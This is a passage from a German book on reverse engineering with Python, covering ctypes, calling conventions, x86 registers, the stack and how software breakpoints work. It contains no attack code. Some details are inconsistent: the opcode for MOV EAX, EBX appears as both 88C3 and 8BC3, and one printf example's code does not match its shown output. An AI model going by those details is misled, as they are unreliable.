Als kurzes Beispiel wollen wir die `printf()`-Funktion der C-Runtime sowohl unter Windows als auch unter Linux auflösen und diese verwenden, um eine Testnachricht auszugeben. Bei Windows heißt die C-Runtime *msvcrt.dll* und ist unter *C:\WINDOWS\system32* zu finden. Bei Linux heißt sie *libc.so.6* und liegt standardmäßig in */lib/*. Legen Sie (entweder in Eclipse oder in Ihrem normalen Python-Arbeitsverzeichnis) ein Skript namens *chapter1-printf.py* an und geben Sie den folgenden Code ein.

chapter1-printf.py-Code für Windows

```
from ctypes import *
msvcrt = cdll.msvcrt
message_string = "Hallo, Welt!\n"
msvcrt.printf("Test::: %s", message_string)
```

Hier die Ausgabe dieses Skripts:

```
C:\Python25> python chapter1-printf.py
Test: Hallo, Welt!
C:\Python25>
```

Unter Linux sieht dieses Beispiel etwas anders aus, führt aber zum gleichen Ergebnis. Wechseln Sie zu Ihrer Linux-Installation und legen Sie die Datei *chapter1-printf.py* in Ihrem */root*-Verzeichnis an.

chapter1-printf.py-Code für Linux

```
from ctypes import *
libc = CDLL("libc.so.6")
message_string = "Hallo, Welt!\n"
libc.printf("Test: %s", message_string)
```

Hier die Ausgabe der Linux-Version Ihres Skripts:

```
# python /root/chapter1-printf.py
Test: Hallo, Welt!
#
```

Sie sehen, wie einfach die Einbindung einer dynamischen Library und die Verwendung einer von ihr exportierten Funktion ist. Sie werden diese Technik in diesem Buch sehr häufig verwenden, weshalb es wichtig ist, die Funktionsweise zu verstehen.

Aufrufkonventionen

Eine *Aufrufkonvention* beschreibt, wie eine bestimmte Funktion korrekt aufzurufen ist. Das umfasst die Reihenfolge der Allozierung der Funktionsparameter, welche Parameter auf dem Stack abgelegt oder in Registern übergeben werden und wie der Stack geleert wird, wenn die Funktion zurückkehrt. Sie müssen zwei Aufrufkonventionen verstehen: *cdecl* und *stdcall*. Bei der *cdecl*-Konvention werden Parameter von rechts nach links auf den Stack geschoben und die Funktion ist dafür verantwortlich, dass die Argumente vom Stack entfernt werden. Sie wird von den meisten C-Systemen für die x86-Architektur verwendet.

Hier ein Beispiel für einen *cdecl*-Funktionsaufruf:

In C

```
int python_rocks(reason_one, reason_two, reason_three);
```

In x86-Assembler

```
push reason_three  
push reason_two  
push reason_one  
call python_rocks  
add esp, 12
```

Sie können deutlich erkennen, wie die Argumente übergeben werden und dass die letzte Zeile den Stackpointer um 12 Bytes inkrementiert (die Funktion besitzt 3 Parameter und jeder Stackparameter ist 4 Byte groß, daher 12 Byte), wodurch die Parameter vom Stack entfernt werden.

Ein Beispiel für die stdcall-Konvention, die von der Win32-API verwendet wird, sehen Sie [hier](#).

In C

```
int my_socks(color_one, color_two, color_three);
```

In x86-Assembler

```
push color_three  
push color_two  
push color_one  
call my_socks
```

Wie Sie sehen, ist die Reihenfolge der Parameter identisch, aber das Aufräumen des Stacks erfolgt nicht durch den Aufrufer. Vielmehr muss das die Funktion `my_socks` erledigen, bevor sie zurückkehrt.

Für beide Konventionen gilt als wichtiger Hinweis, dass die Rückgabewerte im EAX-Register gespeichert werden.

1.3.3 C-Datentypen konstruieren

Auch die Möglichkeit, einen C-Datentypen mit Python zu erzeugen, ist auf eine schräge Art recht sexy. Dank dieses Features können Sie in C und C++ geschriebene Komponenten vollständig integrieren, was die Leistungsfähigkeit von Python deutlich erhöht. Die Tabelle 1-1 zeigt, wie die Datentypen zwischen C, Python und dem resultierenden `ctypes`-Typ abgebildet werden.

C-Typ	Python-Typ	ctypes-Typ
<code>char</code>	1-character string	<code>c_char</code>
<code>wchar_t</code>	1-character Unicode string	<code>c_wchar</code>
<code>char</code>	int/long	<code>c_byte</code>
<code>char</code>	int/long	<code>c_ubyte</code>
<code>short</code>	int/long	<code>c_short</code>
<code>unsigned short</code>	int/long	<code>c_ushort</code>
<code>int</code>	int/long	<code>C_int</code>
<code>unsigned int</code>	int/long	<code>c_uint</code>
<code>long</code>	int/long	<code>c_long</code>
<code>unsigned long</code>	int/long	<code>c_ulong</code>
<code>long long</code>	int/long	<code>c_longlong</code>
<code>unsigned long long</code>	int/long	<code>c_ulonglong</code>
<code>float</code>	float	<code>c_float</code>
<code>double</code>	float	<code>c_double</code>
<code>char * (NULL terminated)</code>	string or none	<code>c_char_p</code>
<code>wchar_t * (NULL terminated)</code>	unicode or none	<code>c_wchar_p</code>
<code>void *</code>	int/long or none	<code>c_void_p</code>

Tab. 1-1 Abbildung von Python- in C-Datentypen

Sehen Sie, wie schön die Datentypen untereinander konvertiert werden können? Halten Sie diese Tabelle griffbereit, für den Fall, dass Sie dieses Mapping vergessen. Die ctypes-Typen können mit einem Wert initialisiert werden, dieser muss aber vom richtigen Typ und der richtigen Größe sein. Um das zu demonstrieren, öffnen Sie die Python-Shell und geben Sie die folgenden Beispiele ein:

```
C:\Python25> python.exe
Python 2.5 (r25:51908, Sep 19 2006, 09:52:17) [MSC v.1310 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from ctypes import *
>>> c_int()
c_long(0)
>>> c_char_p("Hallo, Welt!")
c_char_p('Hallo, Welt!')
>>> c_ushort(-5)
c_ushort(65531)
>>>
>>> seitz = c_char_p("loves the python")
>>> print seitz
c_char_p('loves the python')
>>> print seitz.value
loves the python
>>> exit()
```

Das letzte Beispiel zeigt, wie Sie der Variablen `seitz` einen Zeiger (vom Typ `char`) auf den String "loves the python" zuweisen. Um auf den Inhalt dieses Zeigers zuzugreifen, verwenden Sie die Methode `seitz.value`, die einen Zeiger *derefenziert*.

1.3.4 Parameter per Referenz übergeben

Bei C und C++ sind Funktionen weit verbreitet, die einen Zeiger als einen ihrer Parameter erwarten. Die Funktion kann dann an dieser Stelle in den Speicher schreiben, oder, falls der Parameter zu lang ist, diesen als Wert übergeben. `ctypes` ist darauf mit seiner `byref()`-Funktion gut vorbereitet. Verlangt eine Funktion einen Zeiger als Parameter, übergeben Sie ihn wie folgt: `function_main(byref(parameter))`.

1.3.5 Strukturen und Unions definieren

Strukturen und Unions sind wichtige Datentypen, da sie in der gesamten Microsoft Win32-API, aber auch bei der `libc` von Linux häufig verwendet werden. Eine Struktur (C *struct*) ist einfach eine Gruppe von Variablen mit gleichen oder unterschiedlichen Datentypen. Sie können auf jedes Element einer Struktur über die Punktnotation zugreifen: `beer_recipe.amt_barley`. Damit würden auf Sie die Variable `amt_barley` innerhalb der `beer_recipe`-Struktur zugreifen. Nachfolgend ein Beispiel für die Definition einer Struktur (oder einer *struct*) sowohl in C als auch in Python.

In C

```
struct beer_recipe
{
    int amt_barley;
    int amt_water;
};
```

In Python

```
class beer_recipe(Structure):
    _fields_ = [
        ("amt_barley", c_int),
        ("amt_water", c_int),
    ]
```

Wie Sie sehen können, macht `ctypes` es sehr einfach, C-kompatible Strukturen aufzubauen. Beachten Sie, dass dies weder ein vollständiges Rezept für Bier ist, noch dass ich Sie ermuntern möchte, Gerste und Wasser zu trinken.

Unions sind Strukturen sehr ähnlich, nur dass in einer Union alle Variablen den gleichen Speicherplatz nutzen. Indem Sie Variablen auf diese Weise speichern, können Sie den gleichen Wert in unterschiedlichen Typen angeben. Das nächste Beispiel zeigt eine Union, die es Ihnen erlaubt, eine Zahl auf drei verschiedene Arten darzustellen.

In C

```
union {
    long  barley_long;
    int   barley_int;
    char  barley_char[8];
}barley_amount;
```

In Python

```
class barley_amount(Union):
    _fields_ = [
        ("barley_long", c_long),
        ("barley_int", c_int),
        ("barley_char", c_char * 8),
    ]
```

Wenn Sie der `barley_amount`-Variablen `barley_int` den Wert 66 zuweisen, könnten Sie dann `barley_char` dazu verwenden, sich die Zeichendarstellung dieser Zahl anzusehen. Um das zu demonstrieren, legen Sie eine neue Datei namens `chapter1-unions.py` an und geben den folgenden Code ein.

chapter1-unions.py

```
from ctypes import *

class barley_amount(Union):
    _fields_ = [
        ("barley_long",   c_long),
        ("barley_int",   c_int),
        ("barley_char",  c_char * 8),
    ]

value = raw_input("Geben Sie die Menge der Gerste ein:")
my_barley = barley_amount(int(value))
print "Gerste als long: %ld" % my_barley.barley_long
print "Gerste als int: %d" % my_barley.barley_int
print "Gerste als char: %s" % my_barley.barley_char
```

Die Ausgabe dieses Skripts sieht wie folgt aus:

```
C:\Python25> python chapter1-unions.py
Geben Sie die Menge der Gerste ein: 66
Gerste als long: 66
Gerste als int: 66
Gerste als char: B
C:\Python25>
```

Sie erhalten also drei verschiedene Darstellungen eines Wertes, wenn Sie einen einzelnen Wert an diese Union übergeben. Falls Sie die Ausgabe der Variablen `barley_char` verwirrt, *B ist das ASCII-Äquivalent zur Dezimalzahl 66.*

Die `barley_char`-Variable ist ein ausgezeichnetes Beispiel dafür, wie man ein Array in `ctypes` definiert. Bei `ctypes` wird ein Array definiert, indem man den Typ mit der Anzahl der gewünschten Elemente multipliziert. Im obigen Beispiel wurde ein aus acht Elementen bestehendes Array für die Variable `barley_char` definiert.

Sie besitzen nun eine funktionierende Python-Umgebung für zwei separate Betriebssysteme und Sie haben eine Vorstellung davon, wie man mit Low-Level-Libraries interagiert. Es ist jetzt an der Zeit, dieses Wissen anzuwenden und eine Vielzahl von Tools zu entwickeln, die einen beim Reverse Engineering und Hacking von Software unterstützen. Los geht's.

2

Debugger und Debugger-Design

Der Debugger ist die Geliebte jedes Hackers. Debugger ermöglichen die *dynamische Analyse* eines Prozesses, d.h. die Untersuchung eines Prozesses zur Laufzeit. Diese Möglichkeit, dynamische Analysen durchzuführen, ist von grundlegender Bedeutung, wenn es um die Entwicklung von Exploits, die Unterstützung von Fuzzern und die Untersuchung von Malware geht. Es ist daher sehr wichtig, dass Sie verstehen, was Debugger sind und was in ihnen vorgeht. Debugger bieten eine Vielzahl von Features und Funktionen, die sehr nützlich sind, wenn man Software auf Fehler untersucht. Die meisten Debugger besitzen die Fähigkeit, einen Prozess auszuführen, anzuhalten oder schrittweise durchzugehen, Breakpunkte zu setzen, Register und Speicher zu manipulieren und innerhalb des Zielprozesses auftretende Ausnahmen abzufangen.

Bevor wir tiefer einsteigen, wollen wir uns den Unterschied zwischen einem Whitebox- und einem Blackbox-Debugger ansehen. Die meisten Entwicklungsplattformen, oder IDEs, besitzen einen fest eingebauten Debugger, der es dem Entwickler ermöglicht, den Quellcode mit vielfältigen Steuerungsmöglichkeiten zu verfolgen. Das bezeichnet man als *Whitebox-Debugging*. Diese Debugger sind zwar während der Entwicklung sehr nützlich, aber beim Reverse Engineering und der Fehlersuche steht einem nur selten der Quellcode zur Verfügung, d.h., man muss Blackbox-Debugger einsetzen, um die Zielanwendungen untersuchen zu können. Ein *Blackbox-Debugger* geht davon aus, dass die zu inspizierende Software für den Hacker völlig unbekannt ist und dass Informationen nur in disassemblierter Form vorliegen. Obwohl diese Methode der Fehlersuche eine große Herausforderung darstellt und sehr zeitaufwendig ist, ist ein gut trainierter Reverse Engineer in der Lage, das Softwaresystem sehr gut zu verstehen. Manchmal können die Leute, die die Software knacken, sogar ein tieferes Verständnis dafür entwickeln als die eigentlichen Entwickler!

Es ist wichtig, zwei Subklassen von Blackbox-Debuggern zu unterscheiden: User-Mode und Kernel-Mode. *User-Mode* (üblicherweise als *Ring 3* bezeichnet) ist ein Prozessormodus, unter dem Ihre Benutzeranwendungen laufen. User-Mode-Anwendungen laufen mit den geringstmöglichen Privilegien. Wenn Sie *calc.exe* starten, um einige Berechnungen durchzuführen, starten Sie einen User-Mode-Prozess. Wenn Sie diese Anwendung untersuchen, bezeichnet man das als User-Mode-Debugging. *Kernel-Mode*

(*Ring 0*) stellt die höchste Stufe an Privilegien dar. Auf dieser Stufe läuft der Kern des Betriebssystems zusammen mit Treibern und anderen Low-Level-Komponenten. Wenn Sie Pakete mit Wireshark sniffen, arbeiten Sie mit einem Treiber, der im Kernel-Mode läuft. Wenn Sie diesen Treiber anhalten und dessen Zustand zu einem gewissen Zeitpunkt untersuchen wollen, würden Sie einen Kernel-Mode-Debugger verwenden.

Es gibt ein paar wenige User-Mode-Debugger, die von Reverse Engineers und Hackern überlicherweise eingesetzt werden: *WinDbg* von Microsoft und *OllyDbg*, ein freier Debugger von Oleh Yuschuk. Für das Debugging unter Linux würde man den Standard *GNU-Debugger (gdb)* verwenden. Alle drei Debugger sind recht leistungsfähig und jeder besitzt Stärken, die der andere nicht bietet.

In den letzten Jahren gab es allerdings beträchtliche Fortschritte beim *intelligenten Debugging*, insbesondere für die Windows-Plattform. Ein intelligenter Debugger ist skriptfähig, unterstützt erweiterte Features wie Call-Hooking und besitzt ganz allgemein anspruchsvollere Features für die Fehlersuche und das Reverse Engineering. Die beiden »Marktführer« in diesem Bereich sind *PyDbg* von Pedram Amini und der *Immunity Debugger* von Immunity, Inc.

PyDbg ist eine ganz in Python realisierte Debugging-Implementierung, die dem Hacker die vollständige und automatisierte Kontrolle über einen Prozess erlaubt. Der *Immunity Debugger* ist ein beeindruckender grafischer Debugger, dessen Look & Feel an OllyDbg erinnert, der aber zahlreiche Verbesserungen aufweist und darüber hinaus die heute mit Abstand leistungsfähigste Python-Debugging-Library bietet. Beide Debugger werden in späteren Kapiteln umfassend behandelt. Vorher wollen wir aber noch in die Debugger-Theorie abtauchen.

In diesem Kapitel konzentrieren wir uns auf User-Mode-Anwendungen auf der x86-Plattform. Wir beginnen mit der Untersuchung einer sehr grundlegenden CPU-Architektur. Wir behandeln den Stack und die Anatomie eines User-Mode-Debuggers. Das Ziel besteht darin, Sie in die Lage zu versetzen, einen eigenen Debugger für ein beliebiges Betriebssystem zu entwickeln. Es ist daher sehr wichtig, dass Sie die zugrunde liegende Theorie verstehen.

2.1 Universal-CPU-Register

Ein *Register* ist ein kleiner Speicher in der CPU und für den Prozessor die schnellste Möglichkeit, auf Daten zuzugreifen. Beim x86-Befehlssatz verwendet die CPU acht Universalregister: EAX, EDX, ECX, ESI, EDI, EBP, ESP und EBX. Der CPU stehen noch weitere Register zur Verfügung, aber wir behandeln diese nur in den besonderen Fällen, in denen sie benötigt werden. Jedes dieser acht Universalregister wurde für einen bestimmten Zweck entworfen und jedes übernimmt eine Funktion, die es der CPU ermöglicht, Instruktionen effektiv zu verarbeiten. Es ist wichtig, zu verstehen, wofür diese Register verwendet werden. Dieses Wissen bildet die Grundlage für das Design des Debuggers. Wir sehen uns daher die einzelnen Register und ihre

Funktion genauer an und schließen das mit einem einfachen Reverse-Engineering-Beispiel ab, um ihre Verwendung zu verdeutlichen.

Das EAX-Register, auch *Akkumulator-Register* genannt, wird für Berechnungen verwendet, aber auch zur Speicherung der Rückgabewerte von Funktionsaufrufen. Viele optimierte Befehle des x86-Befehlssatzes dienen der Übertragung von Daten aus und in das EAX-Register sowie der Durchführung von Berechnungen mit diesen Daten. Die meisten grundlegenden Operationen wie Addition, Subtraktion und Vergleiche sind für die Nutzung des EAX-Registers optimiert. Darüber hinaus können spezialisiertere Operationen wie Multiplikation oder Division nur im EAX-Register durchgeführt werden.

Wie bereits erwähnt werden Rückgabewerte von Funktionsaufrufen in EAX gespeichert. Das ist gut zu wissen, da man so sehr schnell anhand des Wertes in EAX ermitteln kann, ob ein Funktionsaufruf fehlgeschlagen ist oder erfolgreich war. Zusätzlich können Sie den tatsächlichen Wert bestimmen, den die Funktion zurückgibt.

Das EDX-Register ist das *Datenregister*. Dieses Register ist grundsätzlich eine Erweiterung des EAX-Registers und dient der Speicherung zusätzlicher Daten für komplexere Berechnungen wie Multiplikation und Division. Es kann auch als Universalspeicher verwendet werden, wird üblicherweise aber im Zusammenhang mit Berechnungen mit dem EAX-Register genutzt.

Das ECX-Register, auch *Zählerregister* (*count register*) genannt, wird für Schleifenoperationen verwendet. Solche sich wiederholenden Operationen können der Speicherung eines Strings oder dem Zählen von Zahlen dienen. Wichtig dabei ist, dass ECX herunter- und nicht hochgezählt wird. Nehmen Sie beispielsweise den folgenden Python-Code:

```
counter = 0
while counter < 10:
    print "Loop number: %d" % counter
    counter += 1
```

Würde man diesen Code in Assembler übersetzen, würde ECX bei der ersten Schleife den Wert 10 enthalten, bei der zweiten den Wert 9 und so weiter. Das ist ein wenig verwirrend, weil es genau das Gegenteil von dem darstellt, was im Python-Code steht. Denken Sie einfach daran, dass ECX immer herunterzählt, und Sie sind auf der sicheren Seite.

In x86-Assembler nutzen Schleifen, die Daten verarbeiten, ESI- und EDI-Register zur effizienten Datenmanipulation. Das ESI-Register ist der Quellindex (*source index*) für die Datenoperation und enthält die Position des Eingabedatenstroms. Das EDI-Register zeigt auf die Stelle, an der das Ergebnis der Datenoperation abgelegt werden soll, und wird als Zielindex (*destination index*) bezeichnet. Eine einfache Möglichkeit, sich das zu merken, ist, dass ESI zum Lesen und EDI zum Schreiben verwendet wird. Die Verwendung der Quell- und Zielindexregister bei Datenoperationen erhöht die Performance des Programms beträchtlich.

Die ESP- und EBP-Register sind der *Stackpointer* bzw. der *Basepointer*. Diese Register werden zur Verwaltung von Funktionsaufrufen und Stackoperationen genutzt. Wird eine Funktion aufgerufen, werden die Argumente der Funktion, gefolgt von der Rückkehradresse, auf den Stack geschoben. Das ESP-Register zeigt auf den Anfang des Stacks und damit auf die Rückkehradresse. Das EBP-Register verweist auf das Ende des Aufrufstacks. Unter gewissen Umständen kann ein Compiler Optimierungen verwenden, bei denen das EBP-Register nicht als Stack-Framepointer genutzt wird. In diesen Fällen kann das EBP-Register wie jedes andere Universalregister eingesetzt werden.

Das EBX-Register ist das einzige Register, das keinem bestimmten Zweck dient. Es kann als zusätzlicher Speicher verwendet werden.

Ein weiteres erwähnenswertes Register ist das EIP-Register. Dieses Register zeigt auf die gerade ausgeführte Instruktion. Während sich die CPU durch den binären Programmcode bewegt, wird EIP immer aktualisiert, um die Position festzuhalten, an der sich die Ausführung gerade befindet.

Ein Debugger muss in der Lage sein, den Inhalt dieser Register zu lesen und zu modifizieren. Jedes Betriebssystem stellt eine Schnittstelle zur Verfügung, über die der Debugger mit der CPU interagieren und diese Werte lesen und verändern kann. Wir behandeln die einzelnen Schnittstellen in den betriebssystemspezifischen Kapiteln.

2.2 Der Stack

Der *Stack* ist für die Entwicklung eines Debuggers eine sehr wichtige Struktur. Der Stack speichert Informationen darüber, wie eine Funktion aufgerufen wird, welche Parameter sie benötigt und wie sie zurückkehren soll, sobald die Ausführung abgeschlossen ist. Der Stack ist eine FILO-Struktur (First In, Last Out). Bei einem Funktionsaufruf werden Argumente auf den Stack geschoben (push) und wieder entfernt (pop), sobald die Funktion abgeschlossen ist. Das ESP-Register hält den Anfang des Stackframes fest und das EBP-Register das Ende. Der Stack wächst von höheren zu niedrigeren Speicheradressen. Wir nehmen die vorhin genutzte Funktion `my_socks()` als vereinfachtes Beispiel dafür, wie der Stack funktioniert.

Funktionsaufruf in C

```
int my_socks(color_one, color_two, color_three);
```

Funktionsaufruf in x86-Assembler

```
push color_three
push color_two
push color_one
call my_socks
```

Wie der Stackframe aussieht, ist in Abbildung 2–1 dargestellt.




Abb. 2-1 Stackframe für den `my_socks()`-Funktionsaufruf

Wie Sie sehen können, ist das eine sehr geradlinige Datenstruktur, die die Basis aller Funktionsaufrufe innerhalb eines Binaries bildet. Wenn die `my_socks()`-Funktion zurückkehrt, entfernt sie alle Werte vom Stack und springt zur Rückkehradresse, um die Ausführung in der sie aufrufenden Parent-Funktion fortzusetzen. Ein weiterer Aspekt ist das Konzept lokaler Variablen. *Lokale Variablen* sind Speicherbereiche, die nur innerhalb der ausgeführten Funktion gültig sind. Um unsere `my_socks()`-Funktion ein wenig zu erweitern, wollen wir davon ausgehen, dass sie zuerst ein Character-Array einrichtet, in das der Parameter `color_one` kopiert werden soll. Der Code sieht wie folgt aus:

```
int my_socks(color_one, color_two, color_three)
{
    char stinky_sock_color_one[10];
    ...
}
```

Die Variable `stinky_sock_color_one` wird auf dem Stack alloziert, sodass sie innerhalb des aktuellen Stackframes verwendet werden kann. Nach dieser Speicherzuweisung präsentiert sich der Stack wie in Abbildung 2–2.

Sie sehen, wie lokale Variablen auf dem Stack alloziert werden und wie der Stackpointer inkrementiert wird, um weiterhin auf den Anfang des Stacks zu zeigen. Die Fähigkeit, den Stackframe innerhalb eines Debuggers festzuhalten, ist bei der Untersuchung von Funktionen sehr nützlich, etwa wenn man den Stack nach einem Absturz untersucht oder stackbasierte Überläufe analysiert.




Abb. 2-2 Stackframe nach der Allokierung der lokalen Variablen `stinky_sock_color_one`

2.3 Debug-Events

Debugger laufen in einer Endlosschleife und warten darauf, dass ein Debugging-Ereignis (Event) eintritt. Tritt ein solches Event ein, wird die Schleife unterbrochen und der entsprechende Event-Handler aufgerufen.

Wird ein Event-Handler aufgerufen, hält der Debugger an und wartet auf Anweisungen, wie es weitergehen soll. Im Folgenden sind einige gängige Events aufgelistet, die ein Debugger verarbeiten muss:

- Breakpunkte
- Speicherverletzungen (auch Zugriffsverletzungen oder Segmentierungsfehler genannt)
- durch das untersuchte Programm erzeugte Ausnahmen

Jedes Betriebssystem hat eine eigene Methode, diese Events an den Debugger weiterzuleiten. Wir behandeln diese Methoden in den betriebssystemspezifischen Kapiteln. Bei einigen Betriebssystemen können auch andere Events abgefangen werden, etwa die Erzeugung von Threads und Prozessen oder das Laden dynamischer Libraries zur Laufzeit. Wir behandeln diese speziellen Events an den passenden Stellen.

Ein Vorteil skriptfähiger Debugger ist die Möglichkeit, eigene Event-Handler aufzubauen, mit denen sich bestimmte Debugging-Aufgaben automatisieren lassen. Zum Beispiel ist ein Pufferüberlauf eine typische Ursache für eine Speicherverletzung und daher von großem Interesse für einen Hacker. Tritt bei einer normalen Debugging-Session ein Pufferüberlauf und eine Speicherverletzung auf, müssen Sie die interessanten Informationen im Debugger von Hand festhalten. Mit einem skriptfähigen Debugger können Sie einen Handler entwickeln, der alle relevanten Informationen automatisch festhält, ohne dass Sie selbst eingreifen müssen. Diese Fähigkeit, eigene Handler aufzubauen, spart nicht nur Zeit, sondern gibt Ihnen auch eine weitaus größere Kontrolle über den untersuchten Prozess.

2.4 Breakpunkte

Die Möglichkeit, einen Prozesses während des Debuggings anzuhalten, wird durch das Setzen von *Breakpunkten* erreicht. Indem Sie den Prozess anhalten, können Sie Variablen, Stackargumente und den Arbeitsspeicher untersuchen, ohne dass der Prozess irgendwelche Werte verändert, bevor Sie sich diese angesehen haben. Ein Breakpunkt ist definitiv das häufigste Feature, das Ihnen beim Debugging eines Prozesses begegnen wird, und wir werden uns umfassend damit beschäftigen. Es gibt drei primäre Arten von Breakpunkten: Software-Breakpunkte, Hardware-Breakpunkte und Speicher-Breakpunkte. Sie weisen alle ein sehr ähnliches Verhalten auf, sind aber auf sehr unterschiedliche Weise implementiert.

2.4.1 Software-Breakpunkte

Software-Breakpunkte werden insbesondere dazu verwendet, die CPU während der Ausführung von Instruktionen anzuhalten, und sind der mit Abstand häufigste Typ von Breakpunkt, dem Sie beim Debugging von Anwendungen begegnen werden. Ein Software-Breakpunkt ist eine 1-Byte-Instruktion, die die Ausführung des untersuchten Prozesses unterbricht und die Kontrolle an den Breakpunkt-Ausnahme-Handler des Debuggers übergibt. Um zu verstehen, wie das funktioniert, müssen Sie den Unterschied zwischen einer *Instruktion* und einem *Opcode* in x86-Assembler kennen.

Eine Assembler-Instruktion ist die High-Level-Darstellung eines Befehls, den die CPU ausführen soll. Hier ein Beispiel:

```
MOV EAX, EBX
```

Diese Instruktion weist die CPU an, den im Register EBX gespeicherten Wert im Register EAX zu speichern. Einfach, oder? Allerdings weiß die CPU nicht, wie sie diese Instruktion interpretieren soll. Sie muss daher in etwas umgewandelt werden, was als Opcode bezeichnet wird. Ein *Operationscode*, oder kurz *Opcode*, ist ein Befehl in Maschinensprache, den die CPU ausführt. Um das zu verdeutlichen, wandeln wir die obige Instruktion in ihren nativen Opcode um:

```
88C3
```

Wie Sie bemerken, ist daraus überhaupt nicht ersichtlich, was hinter den Kulissen eigentlich vorgeht, aber das ist die Sprache, die die CPU spricht. Betrachten Sie Assembler-Instruktionen als die DNS der CPUs. Mit Instruktionen kann man sich leicht merken, welche Befehle ausgeführt werden (Hostnamen), statt sich die jeweiligen Opcodes (IP-Adressen) merken zu müssen. Während Ihrer täglichen Arbeit werden Sie nur selten Opcodes benötigen, aber für Software-Breakpunkte ist es wichtig, sie zu verstehen.

Würde die obige Instruktion im Speicher an der Adresse 0x44332211 liegen, sähe eine typische Darstellung wie folgt aus:

0x44332211:	8BC3	MOV EAX, EBX
-------------	------	--------------

Sie sehen die Adresse, den Opcode und die Assembler-Instruktion. Um an dieser Adresse einen Software-Breakpunkt zu setzen und die CPU anzuhalten, müssen Sie ein einzelnes Byte des 2-Byte-Opcodes 8BC3 austauschen. Dieses einzelne Byte repräsentiert die INT3-Instruktion (Interrupt 3), die die CPU anweist anzuhalten. Die INT 3-Instruktion wird in den 1-Byte-Opcode 0xCC umgewandelt. Hier unser obiges Beispiel vor und nach dem Setzen des Breakpunkts.

Opcode vor dem Setzen des Breakpunkts

0x44332211:	8BC3	MOV EAX, EBX
-------------	------	--------------

Modifizierter Opcode nach dem Setzen des Breakpunkts

0x44332211:	CCC3	MOV EAX, EBX
-------------	------	--------------

Wie Sie sehen, haben wir das Byte 8B durch das Byte CC ersetzt. Wenn die CPU auf dieses Byte trifft, hält sie an und löst ein INT3-Event aus. Debugger besitzen die Fähigkeit, dieses Event zu verarbeiten, aber da wir unseren eigenen Debugger entwerfen, ist es wichtig zu verstehen, wie der Debugger das macht. Wird der Debugger angewiesen, einen Breakpunkt an einer bestimmten Adresse zu setzen, liest er das erste Opcode-Byte an der gewünschten Adresse ein und speichert es ab. Dann schreibt der Debugger das Byte CC an diese Adresse. Wird ein Breakpunkt oder INT3-Event von der CPU angestoßen, die den CC-Opcode interpretiert, wird es vom Debugger abgefangen. Der Debugger prüft dann, ob der *Instruction-Pointer* (EIP-Register) auf eine Adresse zeigt, für die er vorher einen Breakpunkt festgelegt hat. Wird diese Adresse in der internen Breakpunkt-Liste des Debuggers gefunden, schreibt er das gespeicherte Byte an diese Adresse zurück, sodass der Prozess später korrekt fortgesetzt werden kann. Abbildung 2–3 beschreibt diesen Prozess detailliert.

